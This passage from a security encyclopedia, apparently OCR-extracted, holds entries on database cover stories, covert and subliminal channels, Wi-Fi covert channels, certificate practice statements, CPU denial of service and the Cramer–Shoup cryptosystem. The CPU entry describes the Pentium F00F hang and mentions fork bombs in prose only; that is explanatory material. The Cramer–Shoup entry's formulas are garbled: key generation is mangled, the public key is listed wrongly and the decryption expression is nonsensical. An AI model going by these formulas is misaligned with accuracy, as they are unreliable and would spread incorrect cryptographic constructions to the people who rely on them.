Guo-Zhen X, Massey JL (1988) A spectral characterization of correlation-immune combining functions. IEEE Trans Inf Theory IT-34(3):569–571
[MathSciNet]

Sarkar P, Maitra S (2000) Nonlinearity bounds and constructions of resilient Boolean functions. In: Bellare M (ed) CRYPTO 2000, LNCS, vol 1880. Springer, Berlin, pp 515–532

Siegenthaler T (1984) Correlation-immunity of nonlinear combining functions for cryptographic applications. IEEE Trans Inf Theory IT-30(5):776–780
[MathSciNet]

Tarannikov YV (2000) On resilient Boolean functions with maximum possible nonlinearity. In: Proceedings of INDOCRYPT 2000, Lecture notes in computer science, vol 1977. Springer, Berlin, pp 19–30

Zheng Y, Zhang XM (2001) Improving upper bound on the nonlinearity of high order correlation immune functions. In: Proceedings of selected areas in cryptography 2000. Lecture notes in computer science, vol 2012. Springer, Berlin, pp 262–274

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300193

Countermeasure Identification

Root Cause Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_674

Cover Story

Frédéric Cuppens[70] ✉ and Nora Cuppens-Boulahia[70] ✉
(70) Polytechnique Montreal, Montreal, Canada

✉ **Frédéric Cuppens (Corresponding author)**
Email: frederic.cuppens@telecom-bretagne.fr

✉ **Nora Cuppens-Boulahia**
Email: frederic.cuppens@telecom-bretagne.fr

Definition

A cover story is a lie, i.e., false information, used to protect the existence of secret information.

Background

Cover story has been a controversial concept for the last 20 years. This concept was first introduced in 1991 in the SEAVIEW project (Garvey & Lunt, 1991) as an explanation for the polyinstantiation technique used in multilevel databases, i.e., databases which support a multilevel security policy. To illustrate the concept of polyinstantiation, consider the example of multilevel relational database that contains the relation EMPLOYEE as shown in Table 1. This relation stores the salary of each employee of some organization. The additional attribute called “Tuple_class” represents the classification level assigned to each tuple in relation EMPLOYEE. To get an access to this multilevel relation, each user receives a clearance level. The multilevel security policy then specifies that a given user can get an

access to some tuple only if his or her clearance level is higher than the tuple classification level.

Cover Story, Table 1 Example of polyinstantiated relation EMPLOYEE

Employee_id	Salary	Tuple_Class
John	3000	Secret
John	2000	Unclassified
Mary	2500	Secret

Now if one assumes that each employee has only one salary, then John's salary is said to be polyinstantiated. This corresponds to a situation where an employee has two different salaries but classified at two different classification levels, namely, Secret and Unclassified, as shown in Table 1.

Polyinstantiation was first introduced in the SEAVIEW project (Denning et al., 1987). SEAVIEW provided the following "technical" explanation to justify polyinstantiation. If one considers again the example of Table 1 and the following scenario 1 where a user cleared at the unclassified level wants to insert a tuple telling that Mary's salary is 3000, then there are two different possibilities:

- This insert is accepted and the database is updated by deleting the secret tuple telling that Mary's salary is 2500. This deletion is to enforce the integrity constraint specifying that each employee has only one salary. However, SEAVIEW argues that this is not satisfactory because an unclassified user could actually delete every secret data stored in a multilevel database by inserting unclassified data, leading to integrity problem.
- This insert is rejected because there is already a secret salary for Mary stored in the database. In this case, the user who is inserting the tuple can learn that this rejection is because Mary has a classified salary stored in the database. This is called a signaling channel, and SEAVIEW argues that creating such a signaling channel is also not satisfactory.

Thus, since both possibilities are not satisfactory, the solution suggested in SEAVIEW is to accept the insert without updating Mary's secret salary, leading to polyinstantiation.

Theory

The concept of cover story was suggested as a “semantic” explanation of polyinstantiation. If one considers again the example 1, then Garvey and Lunt (Garvey & Lunt, 1991) suggest interpreting it as follows: John’s actual salary corresponds to the one classified at the secret level, namely, 3000. The unclassified tuple telling that John’s salary is 2000 is a cover story, namely, a lie used to hide the existence of John’s secret salary. Notice that the above scenario 1 is now slightly different if one considers the existence of cover stories. As a matter of fact, this is no longer an unclassified user that will insert a cover story (actually, an unclassified user must not be aware that a tuple is a cover story) but instead a secret user who will deliberately decide to insert in the database a lie corresponding to a cover story in order to hide the existence of a secret tuple. It is especially crucial that a cover story is properly chosen so that it is credible for the unclassified users. If these unclassified users could detect that some tuple is a lie, then the existence of the secret tuple could be broken.

In Sandhu and Jajodia (1992), it is noticed that using cover stories should be restricted to special situations where it is necessary to hide the existence of a secret tuple. When this is not the case, then Sandhu and Jajodia (1992) suggest using a special value called “Restricted.” For instance, if one considers again Table 1 and assumes that a secret user inserts in the database an unclassified tuple telling that Mary’s salary is “Restricted.” By observing this tuple, unclassified users will learn that Mary’s salary is classified and thus they are not authorized to learn the actual value of Mary’s salary. Thus, in this case, the decision is to tell the truth to unclassified users and thus to avoid using cover stories. Notice that using the “Restricted” value actually corresponds to authorizing a signaling channel. In Biskup and Bonatti (2004), this approach is called “refusal” and a hybrid method is defined that combines the lying approach based on cover story with the refusal approach.

The authors show in Cuppens and Gabillon (2001) that managing cover story using polyinstantiation is not free of ambiguity. To illustrate this point, consider the example presented in Table 2. Here, one assumes a partially ordered set of security levels where levels Confidential_1 and Confidential_2 are incomparable and are both lower than Secret. In this situation, a user cleared at the Secret level can observe both tuples telling that John’s salary is respectively equal to 3000 and 2000 but cannot decide which tuple is a cover story. To solve this ambiguity, Cuppens and Gabillon

(2001) suggest that it is more appropriate to explicitly specify which tuple actually corresponds to a cover story.

Cover Story, Table 2 Polyinstantiated relation EMPLOYEE with partial ordered security levels

Employee_id	Salary	Tuple_Class
John	3000	Confidential_1
John	2000	Confidential_2

Cross-References

Multilevel DBMS
Multilevel Security Policies
Polyinstantiation

References

Biskup J, Bonatti PA (2004) Controlled query evaluation for known policies by combining lying and refusal. Ann math Artif Intell 40(1–2):37–62 MATH MathSciNet CrossRef

Cuppens F, Gabillon A (2001) Cover story management. Data Knowl Eng 37(2):177–201 MATHCrossRef

Denning DE, Lunt TF, Schell RR, Heckman M, Shockley WR (1987) A multilevel relational data model. In: IEEE symposium on security and privacy, Oakland, 27–29 Apr 1987

Garvey TD, Lunt TF (1991) Cover stories for database security. DBSec

Sandhu RS, Jajodia S (1992) Polyinstantation for cover stories. In: ESORICS'92, Toulouse, 23–25 Nov 1992

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_315

Covert Channels

Yvo Desmedt[71] ✉
(71) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

Lampson (1973, p. 614) informally specified a special type of communication being:

> Covert channels, i.e., those not intended for information transfer at all, such as the service program's effect on the system load.

A more general definition can be found in U.S. Department of Defense (1983, p. 110).

Theory

Covert channels often involve what is called timing channels and storage channels. An example of a timing channel is the start time of a process. The modulation of disc space is an example of a storage channel. Methods how *covert channels* can be fought can, e.g., be found in Simmons (1983). For more information about *covert channels*, see Bishop (2003).

Simmons (1984) introduced the research on *covert channels* to the cryptographic community, by introducing a special type, he called a subliminal channel. (Simmons did not regard these channels as fitting the definition of *covert channel* (Simmons, 1984).) He observed that covert

data could be hidden within the *authenticator* of an *authentication scheme* (Simmons, 1984). The capacity of this channel was not large (a few bits per *authenticator*), but as Simmons disclosed 10 years later (Simmons, 1994, p. 459–462) (see also Simmons 1996), the potential impact on treaty verification and on the national security of the USA could have been catastrophic.

In 1987 the concept of subliminal channel was extended to be hidden inside a *zero-knowledge interactive proof* (Desmedt et al., 1988). The concept was generalized to a hidden channel inside any cryptographic system (Desmedt, 1990a,b). Mechanisms to protect against subliminal channels were also presented (Desmedt, 1990a,b) and reinvented 5 years later (Simmons, 1993). Problems with some of these solutions were discussed in Desmedt (1996) (see Burmester et al. 1996) for a more complete discussion.

Subliminal channels in *key distribution* could undermine *key escrow*, as discussed in Kilian and Leighton (1995). Kleptography is the study of how a designer, making a black box cipher, can leak the user's secret *key* subliminally to the designer (see, e.g., Young and Yung 1997). Kleptography and how to protect against it (see, e.g., Russell et al. 2017) has been an active research area.

For a survey of the work predating 1999, consult Millen (1999). For a more recent survey, see Covert channels bibliography, http://caia. swin.edu. au/cv/szander/cc/cc-general-bib.html. For a survey on kleptography consult see Kleptography, https://en.wikipedia.org/wiki/ Kleptography and the references of Sajjad et al. (2020).

Cross-References

Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies
Side-Channel Attacks

References

Bishop M (2003) Computer security. Addison-Wesley, Reading

Burmester M, Desmedt YG, Itoh T, Sakurai K, Shizuya H, Yung M (1996) A progress report on subliminal-free channels. In: Anderson R (ed) Information hiding, first international workshop, Proceedings, Cambridge, 30 May–1 June. Lecture notes in computer science, vol 1174. Springer, pp 159–168

Desmedt Y (1990a) Abuses in cryptography and how to fight them. In: Goldwasser S (ed) Advances in cryptology – Crypto'88, Proceedings, Santa Barbara, 21–25 Aug. Lecture notes in computer science, vol 403. Springer, pp 375–389 (57% acceptance rate)

Desmedt Y (1990b) Making conditionally secure cryptosystems unconditionally abuse-free in a general context. In: Brassard G (ed) Advances in cryptology – Crypto'89, Proceedings, Santa Barbara, 20–24 Aug. Lecture notes in computer science, vol 435. Springer, pp 6–16 (48% acceptance rate)

Desmedt Y (1996) Simmons' protocol is not free of subliminal channels. In: Proceedings: 9th IEEE computer security foundations workshop, Kenmare, 10–12 June, pp 170–175

Desmedt Y, Goutier C, Bengio S (1988) Special uses and abuses of the Fiat-Shamir passport protocol. In: Pomerance C (ed) Advances in cryptology, Proceedings of Crypto'87, Santa Barbara, 16–20 Aug. Lecture notes in computer science, vol 293. Springer, pp 21–39

Kilian J, Leighton T (1995) Failsafe key escrow, revisited. In: Coppersmith D (ed) Advances in cryptology – Crypto'95, Proceedings, Santa Barbara, 27–31 Aug. Lecture notes in computer science, vol 963. Springer, pp 208–221

Lampson BW (1973) A note on the confinement problem. Commun ACM 16(10):613–615

Millen J (1999) 20 years of covert channel modeling and analysis. In: Proceedings of IEEE symposium on security and privacy, pp 113–114

Russell A, Tang Q, Yung M, Zhou H-S (2017) Generic semantic security against a kleptographic adversary. In: Thuraisingham B, Evans D, Malkin T, Xu D (eds) Proceedings of the 2017 ACM SIGSAC conference on computer and communications security, CCS2017, Dallas, 30 Oct–03 Nov 2017. ACM, pp 907–922

Sajjad A, Afzal M, Iqbal MMW, Abbas H, Latif R, Raza RA (2020) Kleptographic attack on elliptic curve based cryptographic protocols. IEEE Access 8:139903–139917

Simmons GJ (1983) Verification of treaty compliance-revisited. In: Proceedings of the 1983 IEEE symposium on security and privacy, Oakland, 25–27 Apr 1983. IEEE Computer Society Press, pp 61–66

Simmons GJ (1984) The prisoners' problem and the subliminal channel. In: Chaum D (ed) Advances in cryptology. Proceedings of Crypto'83, Santa Barbara, 1983 Aug. Plenum Press, pp 51–67

Simmons GJ (1993) An introduction to the mathematics of trust in security protocols. In: Proceedings: computer security foundations workshop VI, Franconia, 15–17 June. IEEE Computer Society Press, pp 121–127

Simmons GJ (1994) Subliminal channels; past and present. Eur Trans Telecommun 5(4):459–473

Simmons GJ (1996) The history of subliminal channels. In: Anderson R (ed) Information hiding, first international workshop, Proceedings, Cambridge, 30 May–1 June. Lecture notes in computer science, vol 1174. Springer, pp 237–256

U.S. Department of Defense (1983) Department of Defense Trusted Computer System Evaluation Criteria, 15 Aug 1983. Also known as the Orange Book

Young A, Yung M (1997) Kleptography: using cryptography against cryptography. In: Fumy W (ed) Advances in cryptology – Eurocrypt'97, Proceedings, Konstanz, 11–15 May. Lecture notes in computer science, vol 1233. Springer, pp 62–74

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1447

Covert Channels over Wi-Fi

Jiska Classen[72] ✉ and Matthias Hollick[72] ✉
(72) Secure Mobile Networking Lab, TU Darmstadt, Darmstadt, Germany

✉ **Jiska Classen (Corresponding author)**
Email: jclassen@seemoo.de
Email: jclassen@seemoo.tu-darmstadt.de

✉ **Matthias Hollick (Corresponding author)**
Email: mhollick@seemoo.de
Email: mhollick@seemoo.tu-darmstadt.de

Synonyms


Wireless steganography

Definitions

A wireless covert channel hides data from eavesdroppers by embedding it as noise or similar apparently irrelevant information. This covert channel is not detectable by the eavesdropper, which means that this method reaches confidentiality and hides the fact that communication took place.

Background

The goal of a covert channel is to be undetectable. A schematic overview of a covert channel is depicted in Fig. 1. Alice and Bob establish a confidential wireless connection using a covert channel that cannot be detected by Eve.



Covert Channels over Wi-Fi, Fig. 1 Wireless covert channel overview

The fact that Bob is the intended receiver can be hidden, because wireless signals are broadcasted. Alice is not required to include Bob's Media Access Control (MAC) address in a Wi-Fi packet; instead, it could also be the access point's address—Bob can decode any data on the physical layer.

Data itself can be hidden by encoding it in a way that makes it appear similar to regular noise introduced during transmission. The data of the covert channel does not necessarily need to be encrypted to achieve confidentiality—it only needs to be hidden from Eve.

Theory

Wi-Fi transmits data as Orthogonal Frequency Division Multiplexing (OFDM) signals. OFDM contains various additional information to make transmissions robust against distortions introduced by moving receivers and transmitters, multipath effects, distance, oscillator drifts, and more. Usually, this additional information is only used on the physical layer to improve signal quality, but never forwarded to the upper network layers, as it does not contain any relevant data. However, in a covert channel, hidden data is encoded into it.

The sender and receiver of a Wi-Fi covert channel must be modified to process additional information instead of discarding it. In order to achieve this, most approaches use Software-defined Radioss (SDRs). Such covert channels can also be implemented on off-the-shelf devices, if the Wi-Fi firmware of a smartphone, laptop, or access point can be modified with binary patching.

Since a wireless covert channel is typically based on the physical layer, which is not propagated by other hosts forwarding the communication, the sender and the receiver are required to be within wireless range. An

exception from this are covert channels implemented on higher layers, such as timing-based covert channels and implementations on the MAC layer.

Application

In the following, we list practical covert channel implementations and designs for Wi-Fi. It is important to note that not all of the listed approaches can be combined to maximize throughput—they reduce signal quality in similar ways, and their combination would render reception of the non-covert signal component impossible. Moreover, the artificial noise introduced by a covert channel will be combined with the environmental noise during the actual transmission.

Schulz et al. (2018) implement a covert channel for off-the-shelf smartphones with Wi-Fi firmware binary patching. Their approach is based on encoding data into the Channel State Information (CSI).

Classen et al. (2015) implement multiple Wi-Fi covert channels, measure them with SDRs, and test specification compliant reception of the non-covert signal with off-the-shelf hardware. Their covert channels are based on Cyclic Prefix (CP), Inter-Symbol Interference (ISI), Short-Training Field (STF), and Carrier Frequency Offset (CFO) manipulation.

Grabski and Szczypiorski (2013) also manipulate the Wi-Fi CP, but completely replace it, which can be an issue in realistic multi-path environments.

Dutta et al. (2013) add new Quadrature Amplitude Modulation (QAM) constellation points. This is similar to using a higher-order modulation scheme, but using the additional data for hidden constellations.

Hijaz and Frost (2010) extend unused OFDM subcarriers to carry data, which are usually in place for channel spacing and synchronization.

References

Classen J, Schulz M, Hollick M (2015) Practical covert channels for Wi-Fi systems. In: IEEE conference on communications and network security

Dutta A, Saha D, Grunwald D, Sicker D (2013) Secret agent radio: covert communication through dirty constellations. In: Kirchner M, Ghosal D (eds) Information hiding. Lecture notes in computer science. Springer, Berlin

Grabski S, Szczypiorski K (2013) Steganography in OFDM symbols of fast IEEE 802.11n networks. In: Security and privacy workshops

Hijaz Z, Frost VS (2010) Exploiting OFDM systems for covert communication. In: Military communications conference

Schulz M, Link J, Gringoli F, Hollick M (2018) Shadow Wi-Fi: teaching smartphones to transmit raw signals and to extract channel state information to implement practical covert channels over Wi-Fi. In: Proceedings of the 16th annual international conference on mobile systems, applications, and services

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300195

CPS

Cyber-Physical System

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300196

CPS Forensics

Cyber Forensics for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_283

CPS, Certificate Practice Statement

Torben Pedersen[73] ✉
(73) Cryptomathic, Århus, Denmark

Definition

A certificate practice statement (CPS) describes the procedures, practices, and controls that a certificate authority (CA) employs when managing the life cycle of certificates within a public key infrastructure.

Background

The organization and procedures of the CA must be documented in a CPS in order to ensure that the issued certificates can be applied as expected. The applicability of a certificate is described in the certificate policy and the CPS must describe how the CA meets the requirements defined in the certificate policy.

Theory

In order to rely on a public key certificate, it is necessary to understand the intended applicability of the certificate. This is specified in terms of a certificate policy, which defines the applications in which the certificate may be used as well as possibly the class of users that may participate in the PKI. The certificate policy can be seen as defining the requirements that a CA must fulfill when managing certificates under this policy. The certificate policy under which a certificate is issued is preferably indicated in the certificate. For X.509 certificates (see X.509 2005) a specific extension is defined for this purpose. This information allows relying parties to decide

whether the certificate is acceptable in a given context without knowing the CPS of the CA issuing the certificate.

ETSI, the European Telecommunications Standards Institute, has published certificate policies in ETSI, TS 101456 (2007) and ETSI, TS 102042 (2010). The two policies defined in ETSI, TS 101456 (2007) cover qualified certificates with one requiring use of Secure Signature Creation Devices as defined in Directive 1999/93/EC (1999). As the legal requirements to qualified certificates (e.g., liability) very often prevent CAs from issuing qualified certificates (ETSI, TS 102042 2010) defines a number of policies covering certificates of the same quality as qualified certificates, but not enforcing the legal requirements to qualified certificates.

A *certification authority* (*CA*) describes in a certificate practice statement (CPS) the procedures and practices that it employs when managing certificates in order to meet the requirements defined in the policy. This includes managing the life cycle of issued certificates, life cycle of CA certificates as well as procedures for providing information about the certificate status. The latter is particularly important in order to ensure that revoked certificates are not misused. Furthermore, the CPS describes manual processes for securely operating the CA and contains information on cryptographic aspects, including management of the keys used by the CA (Key Management). The PKIX working group under IETF (Internet Engineering Task Force) has proposed a template for a CPS in RfC3647 (2003), and actual certificate practice statements can be obtained from most commercial CA service providers.

As a CPS can be quite hard to access for a nontechnical reader, many CAs have chosen to publish a PKI Disclosure Statement, which summarizes the most important points of the CPS.

A CA must normally be audited regularly in order to ensure that it continuously follows its CPS. The certificate policy may in particular define the rules for such auditing or assessment of the CA. It may, for example, be required that an independent auditor initially approves that the CPS complies with the certificate policy and yearly reviews the procedures actually followed by the CA against the CPS.

There is a multiple-to-multiple correspondence between certificate policies and certificate practice statements. Different CAs using different procedures (and hence having different certificate practice statements) may

issue certificates under the same policy. Similarly, a CA managing certificates according to a particular CPS may issue certificates under different certificate policies as long as the CPS meets the requirements defined in each of these policies.

To complete the picture, although a certificate is typically issued under one certificate policy, the X.509 standard allows associating several policies with a given certificate. This simply indicates that the certificate may be used in various contexts.

Cross-References

Certificate
Certification Authority

Recommended Reading

Directive 1999/93/EC of the European Parliament and of the Council of 13 December 1999 on a Community Framework for Electronic Signatures

ETSI, TS 101456 (2007) Electronic signatures and infrastructures (ESI); policy requirements for certification authorities issuing qualified certificates, May 2007

ETSI, TS 102042 (2010) Electronic signatures and infrastructures (ESI); policy requirements for certification authorities issuing public key certificates, April 2010

RfC3647 (2003) Internet X.509 public key infrastructure certificate policy and certification practices framework. http://www.rfc-editor.org/rfc.html

X.509: ITU-T Recommendation X.509 | ISO/IEC 9594-8 (2005) Information technology – open systems interconnection – the directory: public-key and attribute certificate frameworks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300197

CPU Consumption

CPU Denial of Service

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_265

CPU Denial of Service

Michael E. Locasto[74] ✉
(74) Department of Computer Science, George Mason University, Fairfax, VA, USA

✉ **Michael E. Locasto**
Email: mlocasto@gmu.edu

Synonyms

CPU consumption; CPU starvation

Definition

A denial-of-service (DoS) attack on a central processing unit (CPU) represents an intentionally induced state of partially or completely degraded CPU performance in terms of the ability of the CPU to make progress on legitimate instruction streams.

Background

This type of attack represents a condition of the CPU whereby its available resources (registers, data path, arithmetic functional units, floating point units, and logic units) remain in an intentionally induced state of overload, livelock, or deadlock.

An attacker can prevent the CPU from making progress on the execution of benign processes in a number of ways, but at least two mainstream methods suffice to overload the CPU or impair its ability to multiplex between a collection of processes. The first method involves the

exploitation of a hardware error in CPU design or construction to halt or loop the CPU or otherwise place it in an error state requiring a hard reset. The Intel F00F bug (Collins 1998) provides an example of this method of attack. The second method involves exploiting a software error in the operating system or user-level software (Maurer 2006) to cause the CPU to continuously service the faulting software (sometimes in spite of the kernel scheduler's attempts to ensure fair CPU multiplexing). This style of attack closely relates to algorithmic complexity DoS attacks (they differ in that such attacks can also overload or impair memory performance rather than the CPU as the chief avenue of service degradation).

Theory

Attackers can cause the CPU to hang, halt, or execute malicious (or useless) code rather than legitimate, benign processes. They can do so by identifying and building on an error in the CPU hardware or by causing the kernel or one or more user-level processes to consume more than their fair share of execution time. Often, the latter attack involves identifying a software error (e.g., to cause an unterminated loop) or supplying data to system calls specially constructed to cause uncharacteristically long system call execution time.

Low-tech versions of this latter style of attack can include manipulating the scheduler priority for one or more processes, disabling or removing resource limits (if provided by the operating system) or issuing a fork bomb or similar resource exhaustion attack.

Descriptions of hardware bugs abound in the published CPU errata lists (de Raadt 2007) for each CPU model. The errata lists often describe such errors and their preconditions in enough detail to enable the reconstruction of code sequences that manifest the error state (de Raadt 2007) (which often, but not always, results in a CPU hang or inconsistent state rapidly leading to a hard or soft reset). Attackers can then either directly upload and run such code sequences on a target platform or construct data aimed at eliciting such instruction sequences from the execution of existing program binaries (Kaspersky 2008).

Applications

The aforementioned Pentium F00F bug supplies one prominent example of a hardware error leading to a hung CPU. The Pentium processor failed to correctly handle an illegal formulation of the CMPXCHG8B instruction. Specifically, if this instruction was given a non-memory operand (the implicit operand is the concatenation of the EDX and EAX registers, and the explicit operand must refer to memory) *and* the instruction was given the LOCK prefix, then the CPU entered a complex failure state. Normally, supplying a non-memory operand to this instruction should generate an illegal opcode exception. Unfortunately, simultaneously specifying the LOCK prefix (which is also illegal for this type of instruction) exploited a bug in the CPU: when the CPU recognized the invalid opcode due to the non-memory operand, it attempted to invoke the invalid instruction handler vector, thus causing two reads to the memory bus. The LOCK prefix, however, caused the bus to enter a state where it expects a read–write pair of bus requests rather than two memory bus reads, and the CPU subsequently hung. Intel introduced clever workarounds, including some that took advantage of the bug's behavior, but the ease with which this hardware error could be exploited should serve as a warning that commodity computing hardware remains complex and full of significant errors.

Open Problems

Preventing DoS attacks is notoriously difficult—the point of most software and hardware computing systems, is, after all, to provide service, and exhausting available bandwidth, memory, or CPU cycles remains a major concern in the absence of redundancy or strict and well-calibrated resource limits.

Hardware errors will continue to present a troubling source of potential CPU DoS attacks. Hardware cannot be patched as easily as software, and simply executing a user-level program with the right mixture of instructions can compromise an entire machine, including software layers like the OS or a virtual machine monitor that is traditionally supposed to enforce isolation or access control.

Latent software errors in the OS kernel and a wide variety of user-level applications also present opportunities for CPU exhaustion, livelock, or deadlock. With the increasing emphasis on parallel computing models and

multicore systems, software errors involving improper lock ordering or bugs in threading libraries supply ample material for impairing the ability of the CPU to make progress on benign instruction streams.

Recommended Reading

Collins R (1998) The pentium F00F bug. http://www.rcollins.org/ddj/May98/F00FBug.html

de Raadt T (2007) Intel Core 2. The openbsd-misc mailing list, message. http://marc.info/?l-openbsd-isc&m=118296441702631

Kaspersky K (2008) Remote code execution through Intel CPU bugs. HITBSecConf2008. http://conference.hitb.org/hitbsecconf2008kl/?page_id=214

Maurer N (2006) Denial of service (CPU consumption) via a long argument to the MAIL command. http://issues.apache.org/jira/browse/JAMES-535

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300198

CPU Starvation

CPU Denial of Service

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_144

Cramer–Shoup Public-Key System

Dan Boneh[75] ✉
(75) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Definition

The Cramer–Shoup cryptosystem (Cramer and Shoup 1998, 2004) is the first public-key cryptography system that is efficient and is proven to be chosen ciphertext secure without the random oracle model using a standard complexity assumption.

Background

Before describing the system we give a bit of history.

The standard notion of security for a public-key encryption system is known as semantic security under an adaptive chosen ciphertext attack and is denoted by IND-CCA2. The concept is due to Rackoff and Simon (1991) and the first proof that such systems exist is due to Dolev et al. (2000). Several efficient constructions for IND-CCA2 systems exist in the random oracle model. For example, OAEP is known to be IND-CCA2 when using the RSA trapdoor permutation (Bellare and Rogaway 1994; Fujisaki et al. 2004). Until the discovery of the Cramer–Shoup system, there were no efficient IND-CCA2 systems that are provably secure under standard assumptions without random oracles.

Theory

The Cramer–Shoup system makes use of a group G of prime order q. It also uses a hash function H: $G^3 \to \ |/\ $ (modular arithmetic). We assume that messages to be encrypted are elements of G. The most basic variant of the systems works as follows:

- *Key Generation*. Pick an arbitrary generator g of G. Pick a random w in $\mathbb{Z}_q^*$ and random $x_1,\ x_2,\ y_1,\ y_2,\ z$ in $|/\ $. Set $\hat{g} = g^w,\ e = g_1^x\, \hat{g}_2^x,\ f = g_1^y\, \hat{g}_2^y$, and $h = g^z$. The public key is ($g,\ \hat{g}$, e, f, g, G, q, H) and the private key is ($x_1,\ x_2,\ y_1,\ y_2,\ z,\ G,\ q,\ H$).
- *Encryption*. Given the public key ($g, \hat{g}$, e, f, h, G, q, H) and a message $m \in G$:
  1. Pick a random u in $|/\ $.
  2. Set $a = g^u,\ \hat{a} = \hat{g}^u,\ c = h^u \cdot m,\ v = H\left(a,\ \hat{a},\ c\right), d = e^u\, f^{uv}$.
  3. The ciphertext is $C = (a,\ \hat{a},\ c,\ d) \in G^4$.
- *Decryption*. To decrypt a ciphertext $\mathscr{T} = \{\mathscr{W} \cup \mathscr{C}\}$ using the private key ($x_1,\ x_2,\ y_1,\ y_2,\ z,\ G,\ q,\ H$):
  1. Test that $a,\ \hat{a},\ c,\ d$ belong to G; output 'reject' and halt if not.
  2. Compute $v = H\left(a,\ \hat{a},\ c\right) \in \mathbb{Z}_q$. Test that $d = a_1^{x+xy}{}_1 \hat{a}_2^{x+vy}{}_2$; output 'reject' and halt if not.
  3. Compute $m = c/a^z \in G$ and output m as the decryption of C.

Cramer and Shoup prove that the system is IND-CCA2 if the DDH assumption (Boneh 1998) (Decisional Diffie–Hellman problem) holds in G and the hash function H is collision resistant. They show that if a successful

IND-CCA2 attacker exists, then (assuming H is collision resistant) one can construct an algorithm B, with approximately the same running as the attacker, that decides if a given 4-tuple $g, \hat{g}, a, \hat{a} \in G$ is a random DDH tuple or a random tuple in G^4. Very briefly, Algorithm B works as follows: it gives the attacker a public key for which B knows the private key. This enables B to respond to the attacker's decryption queries. The given 4-tuple is then used to construct the challenge ciphertext given to the attacker. Cramer and Shoup show that if the 4-tuple is a random DDH tuple, then the attacker will win the semantic security game with non-negligible advantage. However, if the input 4-tuple is a random tuple in G^4, then the attacker has zero advantage in winning the semantic security game. This behavioral difference enables B to decide whether the given input tuple is a random DDH tuple or not.

We briefly mention a number of variants of the system. Ideally, one would like an IND-CCA2 system that can be proven secure in two different ways: (1) without random oracles it can be proven secure using the decisional Diffie–Hellman assumption, and (2) with random oracles it can be proven secure using the much weaker computational Diffie–Hellman assumption. For such a system, the random oracle model provides a hedge in case the DDH assumption is found to be false. A small variant of the Cramer–Shoup system above can be shown to have this property (Cramer and Shoup 2004).

Occasionally, one only requires security against a weak chosen ciphertext attack in which the attacker can only issue decryption queries before being given the challenge ciphertext (Bellare et al. 1998; Naor and Yung 1990). A simpler version of the Cramer–Shoup system, called CS-Lite, can be shown to be secure against this weaker chosen ciphertext attack assuming DDH holds in G. This variant is obtained by computing d as $d = e^u$. There is no need for y_1, y_2, f, or the hash function H. When decrypting we verify that $d = a_1^x \hat{a}_2^x$ in step 2.

Finally, one may wonder how to construct efficient IND-CCA2 systems using an assumption other than DDH. Cramer and Shoup (2002) showed that their system is a special case of a more general paradigm. Using this generalization they construct a CCA2 system based on the Quadratic Residuosity assumption modulo a composite. They obtain a more efficient system using a stronger assumption known as the *Pallier assumption*. Other

constructions for efficient IND-CCA2 systems are given in Boneh and Boyen (2004) and Canetti et al. (2004). Finally, we note that Sahai and Elkind (2002) show that the Cramer–Shoup system can be linked to the Naor–Yung double encryption paradigm (Naor and Yung 1990).

Cross-References

Public Key Cryptography

Recommended Reading

Bellare M, Rogaway P (1994) Optimal asymmetric encryption. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 92–111

Bellare M, Desai A, Pointcheval D, Rogaway P (1998) Relations among notions of security for public-key encryption schemes. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 26–45

